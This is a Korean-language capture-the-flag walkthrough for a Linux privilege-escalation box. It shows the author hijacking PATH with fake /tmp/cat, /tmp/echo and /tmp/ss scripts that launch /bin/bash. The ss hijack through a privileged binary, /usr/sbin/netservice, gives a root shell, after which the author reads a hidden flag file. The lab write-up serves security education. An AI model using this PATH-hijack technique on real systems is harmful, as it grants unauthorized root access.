
각 파일을 실행해보자.



```
[gilhyeong@CTF ~]$ /usr/bin/sysmon
If you hit a wall, maybe it's not a wall after all.
[gilhyeong@CTF ~]$ /opt/bin/access-grant
Beware of hidden paths.
Always question what you see.
Beyond the obvious lies the truth.
Only the worthy will unlock it.
```



```
[gilhyeong@CTF ~]$ /usr/sbin/netservice
Netid  State   Recv-Q   Send-Q     Local Address:Port     Peer Address:Port
Process
udp    UNCONN  0        0              127.0.0.1:323           0.0.0.0:*
 users:(("chronyd",pid=682,fd=5))
udp    UNCONN  0        0                  [::1]:323              [::]:*
 users:(("chronyd",pid=682,fd=6))
tcp    LISTEN  0        128              0.0.0.0:22            0.0.0.0:*
 users:(("sshd",pid=719,fd=3))
tcp    LISTEN  0        511              0.0.0.0:80            0.0.0.0:*
 users:(("nginx",pid=993,fd=6),("nginx",pid=992,fd=6))
tcp    LISTEN  0        4096             0.0.0.0:8080          0.0.0.0:*
 users:(("docker-proxy",pid=1821,fd=7))
tcp    LISTEN  9        2048             0.0.0.0:8000          0.0.0.0:*
 users:(("gunicorn",pid=946,fd=5),("gunicorn",pid=939,fd=5),("gunicorn",pid=9
34,fd=5),("gunicorn",pid=718,fd=5))
tcp    LISTEN  0        32                     *:21                  *:*
 users:(("vsftpd",pid=973,fd=3))
tcp    LISTEN  0        128                 [::]:22               [::]:*
 users:(("sshd",pid=719,fd=4))
tcp    LISTEN  0        511                 [::]:80               [::]:*
 users:(("nginx",pid=993,fd=7),("nginx",pid=992,fd=7))
tcp    LISTEN  0        4096                [::]:8080             [::]:*
 users:(("docker-proxy",pid=1826,fd=7))
tcp    LISTEN  0        511                    *:7979                *:*
```



```
[gilhyeong@CTF ~]$ /usr/sbin/fsrepair
Listen carefully... the walls whisper secrets
[gilhyeong@CTF ~]$ /usr/sbin/rootmon
############################################
################ sunglass #################
############################################
## Linux CTF 5.14.0-503.35.1.el9_5.x86_64 ##
############################################
```

명령어를 실행했을 때 출력된 내용과 strings 내용을 비교해서 확인해보면

/usr/bin/sysmon은 다른 명령어 없이 문장만 출력했다는 것을 알 수 있다.

/opt/bin/access-grant는 cat /root/access.txt를 보아 /root/access.txt의 파일 내용을 읽었을 가능성이 있다.


/usr/sbin/netservice는 ss -tulnp 명령어를 실행했을 가능성이 있다.

/usr/sbin/fsrepair는 echo 명령어를 통해 문장을 출력했음을 추측할 수 있다.

/usr/sbin/rootmon는 cat /root/system.info로 보아 /root/system.info의 파일 내용을 읽었을 가능성이 있다.

우리가 확인해봐야할 것은 /opt/bin/access-grant, /usr/sbin/netservice, /usr/sbin/fsrepair, /usr/sbin/rootmon이다.


우선 cat 명령어가 있는 파일부터 확인을 해보자.



```
[gilhyeong@CTF ~]$ echo "/bin/bash" > /tmp/cat
[gilhyeong@CTF ~]$ chmod +x /tmp/cat
[gilhyeong@CTF ~]$ export PATH=/tmp:$PATH
[gilhyeong@CTF ~]$ echo $PATH
/tmp:/home/gilhyeong/.local/bin:/home/gilhyeong/bin:/usr/local/bin:/usr/bin:/
usr/local/sbin:/usr/sbin
[gilhyeong@CTF ~]$ /opt/bin/access-grant
Beware of hidden paths.
Always question what you see.
Beyond the obvious lies the truth.
Only the worthy will unlock it.
[gilhyeong@CTF ~]$ id
uid=1003(gilhyeong) gid=1003(gilhyeong) groups=1003(gilhyeong) context=unconf
ined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[gilhyeong@CTF ~]$ /usr/sbin/rootmon
############################################
################# sunglass #################
############################################
## Linux CTF 5.14.0-503.35.1.el9_5.x86_64 ##
############################################
[gilhyeong@CTF ~]$ id
uid=1003(gilhyeong) gid=1003(gilhyeong) groups=1003(gilhyeong) context=unconf
ined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

권한 상승이 되지 않았다.


그럼 echo를 확인해보자.



```
[gilhyeong@CTF ~]$ echo "/bin/bash" > /tmp/echo
[gilhyeong@CTF ~]$ chmod +x /tmp/echo
[gilhyeong@CTF ~]$ echo $PATH
/tmp:/home/gilhyeong/.local/bin:/home/gilhyeong/bin:/usr/local/bin:/usr/bin:/
usr/local/sbin:/usr/sbin
[gilhyeong@CTF ~]$ /usr/sbin/fsrepair
Listen carefully... the walls whisper secrets
[gilhyeong@CTF ~]$ id
uid=1003(gilhyeong) gid=1003(gilhyeong) groups=1003(gilhyeong) context=unconf
ined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

권한 상승이 되지 않았다.


마지막으로 ss를 확인해보자.



```
[gilhyeong@CTF ~]$ echo "/bin/bash" > /tmp/ss
[gilhyeong@CTF ~]$ chmod +x /tmp/ss
[gilhyeong@CTF ~]$ echo $PATH
/tmp:/home/gilhyeong/.local/bin:/home/gilhyeong/bin:/usr/local/bin:/usr/bin:/
usr/local/sbin:/usr/sbin
[gilhyeong@CTF ~]$ /usr/sbin/netservice
^C[root@CTF ~]# id
uid=0(root) gid=0(root) groups=0(root),1003(gilhyeong) context=unconfined_u:u
nconfined_r:unconfined_t:s0-s0:c0.c1023
```

권한 상승 성공했다.


11. root계정



```
[root@CTF root]# ls -al /
total 32
dr-xr-xr-x.  18 root root  246 Apr 14 17:03 .
dr-xr-xr-x.  18 root root  246 Apr 14 17:03 ..
-rw-r--r--.   1 root root  458 Apr 15 17:28 ...
dr-xr-xr-x.   2 root root    6 Nov  3 10:29 afs
lrwxrwxrwx.   1 root root    7 Nov  3 10:29 bin → usr/bin
dr-xr-xr-x.   5 root root 4096 Apr  7 16:14 boot
drwxr-xr-x.  19 root root 3160 Apr 16 09:15 dev
drwxr-xr-x.  85 root root 8192 Apr 16 09:15 etc
drwxr-xr-x.   6 root root   65 Apr 11 16:35 home
lrwxrwxrwx.   1 root root    7 Nov  3 10:29 lib → usr/lib
lrwxrwxrwx.   1 root root    9 Nov  3 10:29 lib64 → usr/lib64
drwxr-xr-x.   2 root root    6 Nov  3 10:29 media
drwxr-xr-x.   2 root root    6 Nov  3 10:29 mnt
drwxr-xr-x.   4 root root   35 Apr 14 15:13 opt
dr-xr-xr-x. 189 root root    0 Apr 16 09:15 proc
drwx------.   7 root root 4096 Apr 15 17:25 root
drwxr-xr-x.  29 root root  880 Apr 16 09:15 run
lrwxrwxrwx.   1 root root    8 Nov  3 10:29 sbin → usr/sbin
drwxr-xr-x.   2 root root    6 Nov  3 10:29 srv
dr-xr-xr-x.  13 root root    0 Apr 16 09:15 sys
drwxrwxrwt.  15 root root 4096 Apr 16 10:05 tmp
drwxr-xr-x.  12 root root  144 Feb 10 17:38 usr
drwxr-xr-x.  20 root root 4096 Apr  8 15:20 var
```

/ 경로에 ...이라는 파일이 있다.

만약 cat 명령어가 실행되지 않는다면 chmod -x /tmp/cat을 한다. 이전 과정에서 PATH에 /tmp 경로를 추가하였기 때문에 /tmp/cat 명령어가 실행되어 본래의 cat명령어가 실행되지 않는 것이다.



```
[root@CTF root]# cat /...
  _____ _    _ _   _  _____ _              _____ _____
 / ____| |  | | \ | |/ ____| |        /\   / ____/ ____|
| (___ | |  | |  \| | |  __| |       /  \ | (___| (___
 \___ \| |  | | . ` | | |_ | |      / /\ \ \___ \\___ \
 ____) | |__| | |\  | |__| | |____ / ____ \ ____) |___) |
|_____/ \____/|_| \_|\_____|______/_/    \_\_____/_____/

Oh, does a 'congratulations' make you feel good? Haha...
Shall we see if you're up for the next one?

SnVzdCBraWRkaW5nIOKAlCBjb25ncmF0cyBvbiB0aGUgY2xlYXIh
reference : https://20241231.github.io/madeby/
```